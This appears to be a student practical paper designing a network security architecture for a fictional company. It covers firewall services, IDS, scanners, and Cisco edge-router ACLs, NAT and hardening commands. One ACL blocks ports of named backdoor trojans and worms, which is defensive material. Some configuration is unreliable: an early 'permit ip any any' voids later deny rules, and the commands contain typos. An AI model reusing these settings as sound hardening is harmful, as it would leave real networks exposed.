GIACe will make the plunge and get a high speed firewall platform. In both the DMZ and Perimeter, we will deploy Dell 2650 2U Blade Servers with 4 gig of RAM, with 300GB (RAID 5) disk storage, 3x Gig network cards, 2x 10/100/1000 network cards and dual power supplies. They will be loaded with Secure Computing's G2 Sidewinder Firewall, version 6.1, patch release 1. The firewall features a secure OS which is loaded as part of the install.

The G2 Sidewinder is a hybrid firewall that has abilities to become a VPN manager, proxy firewall, IP filter firewall, content filterer, mime checker, split DNS and sendmail servers, web-proxy manager and a slew of other features. The firewall can be managed via a SSL GUI that allows the Firewall administrator to do most functions via that tool. Both firewalls will be managed via the internal interfaces (DMZ, internal DMZ burb) via the Cobra SSL Client (TCP 9003). In addition, firewall administrators can remotely connect to the firewall via SSH (TCP 22).

The firewall has a sophisticated auditing facility which surpasses syslog capabilities, however, syslog messages will still be forwarded to their respective syslog servers. With the possible chance of GIACe continuing to expand in size in the future, the G2 Sidewinder provides for centralized management through an Enterprise Manager platform. GIACe will utilize many of the built in features on this firewall throughout the deployment of its new security architecture. The major changes that will be implemented are as follows:

Web Proxy

Prior to this new security architecture deployment, there were no web Proxy or content filtering services. We will deploy both in tandem to compliment each other. GIACe will implement non-transparent proxy (Squid) on the Perimeter Firewall. Internal customers will need to modify web browser settings to point to "giacefw2.giace.net" on port number 80 in

order to access the internet. This will accomplish two things, saving of bandwidth by caching commonly visited web sites and ensuring that non GIACe workers can't drop a machine on the network and get to the internet¹⁴.

Content Filtering

Along with a Web Proxy, we will implement Smart Filter¹⁵ content filtering services also located on the Perimeter Firewall. This will limit where or when internal employees can access sites based on category, such as sex, racial, hate or non-productive material. This can help GIACe in a number of ways. Most importantly, it can save the company from lawsuits or embarrassing situations from improper utilization of internet access. In addition, Smart Filter can block sites prior to accessing them by its rule base along with by case firewall rules. This feature used in tandem with the Web Proxy will help save bandwidth and improve the overall network health.

Split DNS

DNS will be run on the G2 Firewall using a split DNS paradigm. Split DNS will be a change from the company's original architecture but will provide the best security. Each "burb" (internal/external/DMZ) will have its own resolver pointing to its own local address¹⁶. Therefore, for the Internet and DMZ zone, components requiring DNS resolution will point to the address of the firewalls while the internal hosts will point to the Internal firewall IP.

We will have InterNIC delegate the "giace.net" domain to the DNS service running on the DMZ burbs on both G2 firewalls. On the DMZ name server, there will be a small zone data file for giace.net that will contain the Mail Exchanger (MX) record and forward/reverse IP addresses of hosts that need to be accessed.

Internally, on the servers that forward to the DMZ name server, you will have a real giace.net zone, complete with all the information about giace.net. When an internal user posts a query, it will be answered by the Internal DNS server on the G2 Firewall. If the Internal DNS does not have the entry, it will forward the request to the DNS in the DMZ burb. The query will search its tables for the entry, if it doesn't have it; the query will again be forward to the ISP's DNS servers¹⁷.

¹⁴ Secure Computing Proxy Implementation. <http://www.securecomputing.com>

¹⁵ Secure Computing Smart Filter. <http://www.securecomputing.com>.

¹⁶ Secure Computing DNS Implementation. <http://www.securecomputing.com>

¹⁷ Secure Computing DNS Implementation. <http://www.securecomputing.com>

When a query is posted by from the Internet, the query will be answered by the DMZ name server or by one of the ISP's DNS servers. This is an optimal solution for a few reasons.

- The security of having DNS hosted on a firewall and requiring the domain zones to be broken up.
- This allows customers to still reach giace.net, but we don't have to advertise the real addresses located on internal network.
- This eliminates direct connections and the potential of poisoning the DNS server's cache¹⁸.

Split Sendmail

GIACe will be utilizing a split Sendmail server on the Perimeter Firewall¹⁹. The sendmail services will be running on the External and Internal Burbs. The world will know to send mail to External Firewall interface, @giace.net via the MX addition that we made in our DMZ and the ISP DNS servers. We will accept mail for the giace.net domain and reject all requests for relaying on the outside interface.

Inbound mail will connect to the External Perimeter firewall where it will be checked to see if it belongs to the domain. If it is, it will then be checked to see if it is Spam. If it doesn't meet the Spam profile, the message will then be checked for viruses or harmful code. If a message is Spam, the message will be dropped. If the message contains a virus, it will be stripped and a notification message will be forwarded to the Exchange administrator (not the customer – this will eliminate panic). After passing all these checks, the message may be forwarded to the Internal Sendmail server on the Internal Perimeter Firewall Burb. The message will then be checked again for validity and then forwarded to the GIACe mail exchanger, which is a Microsoft Exchange 5.5 Server.

Outbound email will be directly sent to the Internal Exchange server. From there, the Exchange server will connect to the Perimeters Firewall's Internal Sendmail server. Here, the message will be checked and forwarded to the Perimeter Firewall's External Burbs Sendmail server. Here, a DNS lookup will be performed for the next hops IP address. When resolved, the Sendmail server will connect to the respective email server and connect and deliver the message. A pure advantage of running a split Sendmail server in this fashion is to prevent unauthorized relaying off the Exchange server and the Firewall.

Since sendmail is running in each Burb, we can configure each sendmail configuration file accordingly. Modifying each Burbs access table and M4

¹⁸ DNS Cache Poisoning – The Next Generation. URL: <http://www.securityfocus.com/guest/17905>

¹⁹ Secure Computing Implementation of Sendmail. <http://www.securecomputing.com>

configuration file allows for powerful security modifications. This allows multi-layered security approach as no external email server ever has direct contact to GIACe's Exchange server. It also can eliminate problems from the beginning by eliminating unwanted, and some cases damaging Spam and viruses. A copy of the Sendmail.conf will be kept on the Backup server on the IT Net.

Syslog Servers

There will be two syslog servers located in the network infrastructure. They will be running on Dell 2300 Servers with two 30 gigabyte hard drives, 1 gigabyte network card and 1 gig of RAM. Both systems will be running a base install of Red Hat Linux 9.0 and will be hardened using the Linux and Unix guidelines from Nitesh Dhanjani's Hack Notes: Linux and Unix Security²⁰ and web sources such as www.cert.org. In addition, the only remote access to the machines will be with SSH (TCP 22) and run at "Runlevel 3". This will allow for multi-user access without the problems of XDM X-Windows. The systems will also listen on UDP port 514 for syslog services for their respective zone. System logs will be rolled up nightly and compressed. Logs will be archived on a monthly basis via secure copying (scp) to the IT-NET back-up server. Here, the compressed system logs will be written off to DVD and stored in a fireproof safe.

Intrusion Detection Systems (IDS)

The Snort IDS (www.snort.org) will be the initial IDS product of choice upon this deployment. It is open source product that performs as an IDS, packet logger or a sniffer²¹. Our initial Snort builds will be on Red Hat Linux 9.0 with a fair amount of security hardening on the boxes (which are Dell 2300's, 1 GB RAM, with 100/1000 NIC cards). SNORT 2.1.1 and the MySQL client will be installed and connect to the Analysis Console for Intrusion Detection (ACID)²² manager via STUNNEL. After each build is completed, the boxes will be imaged in case they need to be recovered. They will be remotely managed using SSH and will only be accessed via the IT-NET (VLAN 4, 192.168.4.0/27) network segment. Each Snort box will contain two network cards, one connected to the IT-NET and the other to a SPAN PORT for the sector that it is watching.

Initial deployment will be for the Internal Network on a Span port off VLAN 6. This will allow the sensor to see all traffic that will ingress/egress the Internal network. Deployment of the DMZ sensor will monitor VLAN 180 for it will observe most traffic that will enter and exit the DMZ. The exception will be the Oracle, IT-NET, Trans Server, and OWA traffic that will be destined for the DMZ interface on the Perimeter firewall. However, that traffic will be observed by the IDS

²⁰ Dhanjani, Nitesh. Hack Notes: Linux and Unix Security. McGraw-Hill/Osbourne, 2002.

²¹ What is Snort. URL: <http://www.snort.org/about.html>

²² Analysis Console for Intrusion Databases. URL: <http://acidlab.sourceforge.net/>

sensor on VLAN 6 (overlapping). Future deployments for the VPN and External networks are planned but won't be deployed at this time do to lack of resources. This is a known blind-spot in the network and will be remedied in next year's network planning.

Snort was chosen for its ability to perform real-time packet/protocol analysis and pattern matching. This is fairly important since we need the ability to see potential reconnaissance scanning, worms, viruses and attacks to the network. Rules are configurable and fairly easy to write and modify for network specifics. In addition, we can direct Snort alerts to go to our syslog server and ACID database. Preprocessors can be utilized (or turned off) and trained for the monitored network specifics. There are some downsides to the product though. It will require someone to know what they are doing. In addition, there is the issue of running open source products in the network. However, the advantages of using Snort and its ability to plug into other IDS (such as Symantec's Manhunt²³) or a network security management tool for possible future deployments are immeasurable. The cost is also another determining factor. The initial build of the network infrastructure has forced us to look to a relatively cheap solution until we can budget a larger one for the future (such as Symatec's Manhunt).

Snort rules will initially be downloaded from the Snort website (<http://www.snort.org/dl/rules/>) and will be modified and maintained with the Activeworx Policy Manager²⁴. This will allow the IDS administrator to centrally manage all of their IDS with a secure connection from their workstation. Through Activeworx, the IDS administrator can merge new rules as they are built, set up desired locally configured rules, modify sensor settings (such as local server information, port ranges and path to configuration files) and secure copy (SCP) down to the respective sensor.

As earlier stated, Snort alerts will be directed to two key locations, the first a system logger (192.168.4.2, hardened 9.0 Red Hat Linux, SSH and Syslog services only) and the other the ACID database (acidlab.sourceforge.net). ACID is a database server that utilizes MySQL, PHP, ADODB, Apache, JPGraph to display the alerts that our IDS generate into a web based monitoring tool (see appendix A to see each version/release that we will be using). This will allow the IDS administrator to see all the IDS alerts in a central location via their web browser (using SSL) where he/she may query, delete, and print, mail or archive alerts as needed. The IDS will connect to the database using STUNNEL. A major concern is that this traffic could be compromised; therefore all traffic between the IDS' and the ACID manager will take place on the IT-NET-Inside.

²³ Symantec's Hybrid IDS. URL: <http://enterprisesecurity.symantec.com/products>

²⁴ Activeworx Policy Manager. URL: <http://www.activeworx.com/idspm>

Scanners

GIACe will incorporate the use of two types of network scanners; traditional network auditors such as Real Secure Scanner 6.2.1²⁵ and Nmap 3.50²⁶ along with nontraditional Wi-Fi²⁷ scanners such Netstumbler and Mini-Stumbler²⁸. The network scanner will be run on a 2.6 GHz PC, 1 gigabytes of RAM, Gigabit Network card, and two 40 gigabyte hard drives running windows XP Professional with SP3. The remote network/WiFi scanner will be a Dell Latitude D800 with 1Gigabyte of RAM, Gigabit network controller and 40 Gigabyte hard drive running Windows XP Professional with SP3.

Traditional network scanning will search for known vulnerabilities and ensure that the system administrators are performing regular patch updates and following the system hardening procedures. Since GIACe had already purchased licenses for ISS Scanner, we will continue to use it until we can reassess our scanning policy and look for new vendors.

As for Wi-Fi , it has been deemed off-limits in the current network infrastructure and daily scans with a Wi-Fi scanner will ensure that no Wireless Access Points (WAP) or Wireless Access Cards exist. Personnel who have Wi-Fi capable PDA's will disable their wireless features. Not to say that GIACe will not use wireless in the future, however, initially all network connections will be hardwired and statically assigned by the network engineering team.

Back-Up Server

GIACe will implement a new backup strategy plan of backing up its systems. Initially, we will stand up a back-up server on the IT-NET. The box is a Dell 750 that has 500 GB of internal storage, DVD Writer, 2 GB RAM and Gig NIC card. It is loaded with Red Hat Linux 9.0 and the OS has been hardened. It can be accessed by console or remotely via SSH or SCP (TCP 22).

Network Management

GIACe will be adding a network management tool to its management arsenal. We will deploy Solar Winds Engineer's Edition 5.5 toolset. This will provide GIACe network performance, network discovery, security/attack tools²⁹. It will be run on a P4 2Ghz machine with 2 Gig of RAM, 240 GB hard drive, Gig Card. The machine will be loaded with Windows 2000 Server, SP4 and the machine will be hardened.

²⁵ ISS Real Secure Scanner. URL: <http://www.iss.net/>.

²⁶ Nmap Network Scanner. URL: <http://www.insecure.org/nmap>

²⁷ Wi-Fi, Wireless Fidelity, high frequency wireless LAN. URL: <http://whatis.techtarget.com/definition/>

²⁸ Wi-Fi Security Auditing. URL: <http://www.netstumbler.com/download/>

²⁹ Solar Winds. URL: <http://solarwinds.net/Tools/Engineer/index.htm>

Key Systems

Transaction Servers

GIACe uses its own transaction servers appropriately name GIACe Transaction Services for processing account information, specifically credit card and financial information. They are built on a Dell 2300 servers running Red Hat Linux 8.0. They have 200 GB hard drives, 2 GB of RAM, Gig network cards and have been hardened. The server can be remotely managed via SSH and SCP (TCP 22) and have a server backend that listens on TCP 1633.

Oracle Servers

GIACe has five Oracle 9i servers. They are built on Dell 750 Servers on Windows Server 2000 SP4. They have 300 GB storage, 2 GB of RAM, Gig network cards and have been hardened. They can be accessed via the GIAC-NET-Client GUI's and by updates from the other servers. They can be administered by using SSH and SCP (TCP 22).

Microsoft Exchange Server

GIACe utilizes Microsoft's Exchange Server 2000 for its email, calendar and scheduling tool. It is built on a Dell 2300 with 1GB RAM, 100 GB hard drive, Gig network card and is running Windows Server 2000 SP4 and has been hardened.

Outlook Web Access (OWA)

The OWA server is located in the DMZ and is reachable from the External network. This facility will allow employees access to their email and folders in the event that they are not able to VPN and check their mail. OWA is running on Windows 2000 Professional running SP6. It is running on a Dell 2300 with 1GB RAM, 100 Gig Hard drive and Gig network card. It is running Microsoft's IIS server and accepts HTTPS (TCP 443) connections only (HTTP is disabled). The OS has been hardened and been modified so all OWA folder request run on TCP 1225 and 1226³⁰. The box has been authenticated into the GIACe domain and requires folder access to the Exchange server located in the Internal Network. This is accomplished by allowing the following port ranges through the Perimeter Firewalls DMZ burb to the Exchange Server located on the Perimeter Firewalls Inside Burb.

OWA Service Group	TCP 135,137,139, 102, 445, 1225, 1226
	UDP 135,137,138,139

Additional Security Changes

³⁰ 25940 OWA Configuration for firewalls. URL:
<http://support.microsoft.com/default.aspx?scid=kb;enus;259240>

In addition to the network infrastructure changes, there will be a new physical security plan implemented. It does GIACe absolutely no good to implement all these new changes when an employee prints off a document with customer information and then throws it into the trash. This is a commonly overlooked part of securing our networks because it requires supervisors and employees changing the ways they do business. Some of the recommended changes are as follows:

- Networking components, to include firewalls and IDS' will be placed into a key lockable storage racks
- Place all key networking components into secured access areas with proper environmental settings with dual power sources
- Employees will shred all discarded print-outs regardless of content
- Employees will verify customer's identity prior to discussing account information. This will require a password and a predetermined phone number that GIACe employees can contact them with
- All information will be treated as GIACe confidential and proprietary, only authorized information may be posted to partners/suppliers nets
- Emails will not contain credit card information or passwords, the transaction server allows the customer to enter their own passwords and can only be reset by customers request and an additional customer verification (predetermined phone information)
- Employees will need ongoing security training (annual)
- Employees will be required and conform to the new GIACe Acceptable Use Policy

In addition to physical security, a plan for temporary power outages or disasters needs to be addressed. Adding Uninterruptible Power Supplies (UPS) and recovery plans in case of prolonged network outages due to unforeseen instances (backhoe hitting the communication lines). This will take time and will need to be trained and drilled upon quarterly so you don't get the "deer in the headlights" looks from employees when the unexpected does happen.

Assignment 2: Security Policy and Component Configuration.

Now that we have decided on how the new GIACe security architecture will look, it is now time to implement the policies defined above with the following devices:

- **Edge Router** (GIACe-edge)
- **VPN** (Cisco 3005 Concentrator)
- **Firewalls** (DMZ/Perimeter G2 Sidewinder)


Edge Router

The edge router is a key device for GIACe for the most obvious reason; it is the only way in and out. Therefore, special attention will need to be taken in the configuration, maintenance and the day to day monitoring of the router. The router will be the first step in the stairwell of the defense in depth paradigm. The GIACe router will be hardened and contain packet filtering using guidance from the NSA³¹ and www.cisco.com. The process of configuring the router will be discussed as follows:

- **Policy**
 - a. Who
 - b. What
 - c. When
 - d. Where
 - e. How
- **Router Configuration**
 - a. Services
 - b. Interfaces
 - c. NAT
 - d. Routing
- **Router Hardening**
 - a. Access
 - b. Disable unneeded services
 - c. Disable unused interfaces
 - d. Apply Extended Access Lists
 - e. Logging
 - f. Complete Router Configuration

³¹ The NSA "Router Security Configuration Guide", Report # C4-040R-02, DATED 27 SEP 2002

Policy



First, we will determine what type of traffic that will be entering/exiting the GIACe External network. This will help in creating and fine tuning the standard/extended access lists. First, external traffic inbound to GIACe from the ISP:

Note: Access Lists are processed in a top down, best match order. Sequence in which the access lists are read are very important.

TRAFFIC INBOUND TO GIACe from the ISP			
Service	PORT	From	To
HTTP	TCP 80	External Network	HTTP Server 172.16.1.5
HTTPS	TCP 443	External Network	HTTPS Server 172.16.1.7
DNS	UDP 53	External Network	DNS Server 172.16.10.2
SMTP	TCP 25	External Network	SMTP Server 172.16.0.10
ESP	ESP 50	External Network	VPN 172.16.0.18
ISAKMP	UDP 500	External Network	VPN 172.16.0.18
NAT-T	UDP 10000	External Network	VPN 172.16.0.18
ANY	> TCP 1023	External Network	ANY
ANY	> IP 1023	External Network	ANY

This traffic policy will now become extended access list 101, which will be applied "inbound" on interface Serial 1/0:

! PERMIT TCP THAT HAS ALREADY BEEN ESTABLISHED
access-list 101 permit tcp any any established
! PERMIT VPN TRAFFIC INBOUND
access-list 101 permit esp any any
access-list 101 permit udp any any 500
access-list 101 permit udp any any 10000
! BLOCK RFC 1918 IP's -- STOP OUR INSIDE BEING SPOOFED
access-list 101 deny ip 10.0.0.0 0.255.255.255 any

```

access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
! PERMIT DNS QUERIES TO THE DMZ PRIOR TO NAT
access-list 101 permit udp any host 207.x.x.5 eq 53
! PERMIT INBOUND HTTP TRAFFIC TO THE DMZ FIREWALL PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.5 eq www
! PERMIT INBOUND HTTPS TRAFFIC TO THE DMZ FIREWALL PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.5 eq 443
! PERMIT SMTP TO THE EXTENAL INTERFACE ON PERIMETER FW PRIOR TO NAT
access-list 101 permit tcp any host 207.x.x.6 eq 25
! BLOCK MULTICAST TRAFFIC OUTBOUND
access-list 101 deny ip any 224.0.0.0 31.255.255.255
! BLOCK ANY LOOPBACK ADDRESSES
access-list 101 deny ip any 127.0.0.0 0.255.255.255
! ALLOW IP INBOUND
access-list 101 permit ip any any
! DENY THE REST
access-list 101 deny tcp any any log
access-list 101 deny udp any any log

```

Now, internal traffic outbound from GIACe to the ISP:

TRAFFIC OUTBOUND FROM GIACe to the ISP			
Service	PORT	From	To
HTTP	TCP 80	Internal Network	ANY
HTTPS	TCP 443	Internal Network	ANY
DNS	UDP 53	Internal Network	ISP DNS Server
SMTP	TCP 25	Internal Network	ANY
ESP	ESP 50	VPN 172.16.0.18	ANY
ISAKMP	UDP 500	VPN 172.16.0.18	ANY
NAT-T	UDP 10000	VPN 172.16.0.18	ANY
ANY	> TCP 1023	Internal Network	ANY
ANY	> IP 1023	Internal Network	ANY

This traffic policy will now become extended access list 102, which will be applied “outbound” on interface Serial 1/0. Since setting up filters for outbound traffic is a bit trickier, GIACe will list all of what should be blocked first then allow the rest.

NOTE: The router is not a firewall nor is it set up to be one. Packet filtering services utilized in this access-list are setup in case something did make it past the firewall.

! BLOCK OUTBOUND Net-Bios/ MICROSOFT SERVICES

```

access-list 102 deny TCP any any 445
access-list 102 deny UDP any any 445
access-list 102 deny TCP any any range 135 139
access-list 102 deny UDP any any range 135 139
! BLOCK ECHO
access-list 102 deny tcp any any eq 7
access-list 102 deny udp any any eq 7
! BLOCK DISCARD
access-list 102 deny tcp any any eq 9

```

access-list 102 deny udp any any eq 9
! BLOCK SYSTAT
access-list 102 deny tcp any any eq 11
access-list 102 deny udp any any eq 11
! BLOCK DAYTIME
access-list 102 deny tcp any any eq 13
access-list 102 deny udp any any eq 13
! BLOCK NETSTAT
access-list 102 deny tcp any any eq 15
! BLOCK CHARGEN
access-list 102 deny tcp any any eq 19
access-list 102 deny udp any any eq 19
! BLOCK BOOTP
access-list 102 deny udp any any eq 67
! BLOCK TFTP
access-list 102 deny udp any any eq 69
! BLOCK FINGER
access-list 102 deny tcp any any eq 79
! Block SUN RPC 111
access-list 102 deny tcp any any 111
access-list 102 deny udp any any 111
! BLOCK UUCP
access-list 102 deny tcp any any 540
! BLOCK SUBSEVEN DDOS
access-list 102 deny tcp any any range 6711 6712 log
access-list 102 deny tcp any any eq 2222
access-list 102 deny tcp any any eq 6669
access-list 102 deny tcp any any eq 6776
access-list 102 deny tcp any any eq 7000
access-list 102 deny tcp any any eq 16959
access-list 102 deny udp any any eq 27374
! BLOCK ZONE TRANSFERS -- NONE GOING ON HERE
access-list 102 deny tcp any any eq 53
! BLOCK DEEP THROAT
access-list 102 deny tcp any any eq 41
access-list 102 deny tcp any any eq 999
access-list 102 deny tcp any any eq 2140
access-list 102 deny udp any any eq 2140
access-list 102 deny tcp any any eq 3150
access-list 102 deny udp any any eq 3150
access-list 102 deny tcp any any range 6670 6671
access-list 102 deny tcp any any eq 6771
access-list 102 deny tcp any any eq 60000
! BLOCK MYDOOM-TROJANS-WORMS
access-list 102 deny tcp any any range 3127 3198
! BLOCK PHATBOT
access-list 102 deny tcp any any eq 4387
access-list 102 deny tcp any any range 63808 63809
access-list 102 deny tcp any any eq 65506
! BLOCK RSH
access-list 102 deny tcp any any eq 514
! BLOCK MULTICAST TRAFFIC OUTBOUND
access-list 102 deny ip 224.0.0.0 31.255.255.255 any
! BLOCK ANY LOOPBACK ADDRESSES
access-list 102 deny ip 127.0.0.0 0.255.255.255 any
! Block OUTBOUND TELNET AND SSH

```

access-list 102 deny tcp any any eq 22
access-list 102 deny tcp any any eq 23
! BLOCK ANY OUTBOUND SYSLOG
access-list 102 deny udp any any eq syslog
! BLOCK ANY OUTBOUND SNMP Traps
access-list 102 deny udp any any eq snmp
access-list 102 deny udp any any eq snmptrap
! BLOCK BOOTP
access-list 102 deny udp any any range 67 68
! VPN TRAFFIC
access-list 102 permit esp any any
access-list 102 permit udp any any 500
access-list 102 permit udp any any 10000
! ALLOW IP OUTBOUND
access-list 102 permit ip any any
! ALLOW TCP OUTBOUND
access-list 102 permit tcp any any

```

Finally, we establish what traffic will leave the GIACe router's Gigabit Ethernet interface to the two firewalls and the VPN concentrator:

TRAFFIC OUTBOUND FROM GIACe Router GB Inside interface			
Service	PORT	From	To
HTTP	TCP 80	Internal Network	ANY
HTTPS	TCP 443	Internal Network	ANY
DNS	UDP 53	Internal Network	ANY
SMTP	TCP 25	Internal Network	ANY
ESP	ESP 50	VPN 172.16.0.18	ANY
ISAKMP	UDP 500	VPN 172.16.0.18	ANY
NAT-T	UDP 10000	VPN 172.16.0.18	ANY
ANY	> TCP 1023	Internal Network	ANY
ANY	> IP 1023	Internal Network	ANY

This traffic policy will now become extended access list 103, which will be applied "outbound" (don't get confused – traffic leaving the router to towards the VPN concentrator, DMZ/Perimeter firewalls) on all sub-interfaces Gigabit Ethernet 0/0.200, 0/0.201 and 0/0.202 as follows:

```

! PERMIT TCP THAT HAS ALREADY BEEN ESTABLISHED
access-list 103 permit tcp any any established
! PERMIT VPN TRAFFIC INBOUND
access-list 103 permit esp any any
access-list 103 permit udp any any 500
access-list 103 permit udp any any 10000
! PERMIT SYSLOG TRAFFIC TO BE SENT TO THE DMZ SYSLOG SERVER
access-list 103 permit udp host 172.16.0.1 host 172.16.4.254 eq syslog
! PERMIT DNS QUERIES TO THE DMZ
access-list 103 permit udp any host 172.16.0.3 eq 53
! PERMIT INBOUND HTTP TRAFFIC TO THE DMZ FIREWALL
access-list 103 permit tcp any host 172.16.0.3 eq www
! PERMIT INBOUND HTTPS TRAFFIC TO THE DMZ FIREWALL
access-list 103 permit tcp any host 172.16.0.3 eq 443

```

! PERMIT SMTP TO THE EXTENAL INTERFACE ON PERIMETER FW

```
access-list 103 permit tcp any host 172.16.0.10 eq 25
```

! PERMIT ICMP TRAFFIC FOR NETWORK TESTING

```
access-list 103 permit icmp any any echo log
```

```
access-list 103 permit icmp any any echo-reply log
```

```
access-list 103 permit icmp any any source-quench log
```

```
access-list 103 permit icmp any any parameter-problem log
```

```
access-list 103 permit icmp any any packet-too-big log
```

```
access-list 103 deny icmp any any log
```

! ALLOW IP OUTBOUND

```
access-list 103 permit ip any any
```

! ALLOW TCP OUTBOUND

```
access-list 103 permit tcp any any
```

Configuration

Services

The GIACe router will enable the basic services needed for the router to perform its functions. Some of the configuration is for administration while others are for enable services needed to function properly.

- **Hostname** : Identify the name of the router.

```
hostname GIACe-edge
```

- **IOS**: Identify which IOS images to boot from.

```
boot system slot1:c7200-jk9s-mz.122-10b.bin
```

```
boot bootldr slot0:c7200-boot-mz.120-23.bin
```

- **Nagle**: Congestion algorithm that helps with router performance with small packets.

```
Service nagle
```

- **Flow-Cache**: Allows streaming data streams between networks.

```
ip flow-cache feature-accelerate
```

- **MTU**: Allows data to be formatted with the proper MTU size along every link.

```
Ip tcp path-mtu-discovery
```

- **Classless Routing**: This will allow the GIACE router to forward packets for unrecognized subnets to the best possible route

```
ip classless
```

- **Timestamp:** Places timestamps on all debug statements and provides uptime

```
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
```

Interfaces

There are 4 major segments that router will be directing traffic for. The external network is connected to the ISP via a T1 connection on Serial Port 1/0 utilizing ppp. The internal router Gigabit Ethernet interface is broken down into 3 sub interfaces (segments):

INTERFACE	DESCRIPTION
Serial 1/0	PPP T1 Connection to ISP
Gigabit Ethernet 0/0.200	Connection to VLAN 200 VPN Concentrator
Gigabit Ethernet 0/0.201	Connection to VLAN 201 G2 Firewall to DMZ
Gigabit Ethernet 0/0.202	Connection to VLAN 202 G2 Firewall to Internal Network

Encapsulation on the Gigabit Ethernet sub-interfaces will be dot1Q and will have their own bridge groups connecting to the 3550 Switch and will be Full-Duplex. The following is how each utilized interface will be configured:

Note: Explanation of services disabled are explained in “disable unneeded services”.

```
interface GigabitEthernet 0/0
description INTERFACE SPLIT INTO 3 SUB INTERFACES
no ip address
no ip route-cache
no ip redirects
no ip unreachable
duplex full
```

```
interface GigabitEthernet 0/0.200
description Connection to VLAN 200 VPN Concentrator
encapsulation dot1Q 200
ip address 172.16.0.17 255.255.255.252
ip access-group 103 out
no ip redirects
no ip unreachable
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 1
duplex full
```



```
interface GigabitEthernet 0/0.201
description Connection to VLAN 201 G2 Firewall to DMZ
encapsulation dot1Q 201
ip address 172.16.0.1 255.255.255.248
ip access-group 103 out
no ip redirects
no ip unreachablees
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 2
duplex full
```

```
interface GigabitEthernet 0/0.202
description Connection to VLAN 202 G2 Firewall to Internal (Perimeter Firewall)
encapsulation dot1Q 202
ip address 172.16.0.9 255.255.255.248
ip access-group 103 out
no ip redirects
no ip unreachablees
ip nat inside
no ip directed-broadcast
no ip proxy-arp
ip route-cache flow
no ip route-cache cef
no ip mroute-cache
bridge-group 3
duplex full
```

```
interface Serial1/0
description Connection to ISP
bandwidth 1544
!note that these are fictitious IP's -- x.x represents some network
ip address 207.X.X.1 255.255.255.240
ip access-group 101 in
ip access-group 102 out
encapsulation ppp
ip nat outside
no ip route-cache
no ip mroute-cache
serial restart-delay 0
no ip directed-broadcast
no ip unreachablees
no ip proxy-arp
!#####
bridge 1 protocol ieee
bridge 2 protocol ieee
bridge 3 protocol ieee
```

NAT

GIACe will utilize NAT at the edge device because of the use of RFC 1918 address space. In addition, it provides flexibility for any changes that may need to be made to the internal network that doesn't need to be propagated out to the Internet. The GIACe router will be running static NAT and as follows:

```
! NAT TO THE VPN CONCENTRATOR  
ip nat inside source static 207.x.x.4 172.16.0.18  
! NAT TO THE DMZ FIREWALL  
ip nat inside source static 207.x.x.5 172.16.0.3  
! NAT TO THE PERIMETER FIREWALL  
ip nat inside source static 207.x.x.6 172.16.0.10
```

Routing

GIACe will only utilize static routing (no need for a sophisticated routing protocol for a single internet connection). This will change once an additional ISP is added and the use of sophisticated may need to be implemented into the GIACe architectures. The three static routes that will be applied are:

```
! DEAFULT ROUTE SENDS ALL TRAFFIC TO THE ISP ROUTER  
ip route 0.0.0.0 0.0.0.0 207.x.x.2  
! ROUTE ALL DMZ BOUND TRAFFIC TO THE DMZ FIREWALL  
ip route 172.16.0.0 255.255.0.0 172.16.0.3  
! ROUTE ALL INSIDE TRAFFIC TO THE PERIMETER FIREWALL  
ip route 192.168.0.0 255.255.0.0 172.16.0.9
```

NOTE: *There is no static route for the VPN Concentrator because traffic destined for that IP is on the same interface*

Router Hardening

Access

- **Accounts:** GIACe will create two accounts on the router that will be used for troubleshooting and configuration of the router. As needed, additional administrators can be added with their own accounts to keep track of who is accessing the router or making configuration changes.

```
username adminguy privilege 10 password 7 xxxxxxxxxxxxxxxxx  
username ITguy privilege 10 password 7 xxxxxxxxxxxxxxxxx
```

- **Passwords:** GIACe will run the password encryption service and setup the enable password so a network administrator make needed changes to the system.

```
! THIS SERVICE ENCRYPTS PASSWORDS IN THE CONFIGURATION.  
service password-encryption
```

! THIS ENABLES THE ENABLE PASSWORD
enable password 7 xxxxxxxxxxxx

- **Privileges:** GIACe will set up privilege for IT staff that need to troubleshoot problems but do not need change the configuration of the router.

! SETTING PRIVILEGE LEVEL OPTIONS FOR THE IT NET ADMINS
privilege exec level 10 telnet
privilege exec level 10 traceroute
privilege exec level 10 ping
privilege exec level 10 show startup-config
privilege exec level 10 show configuration

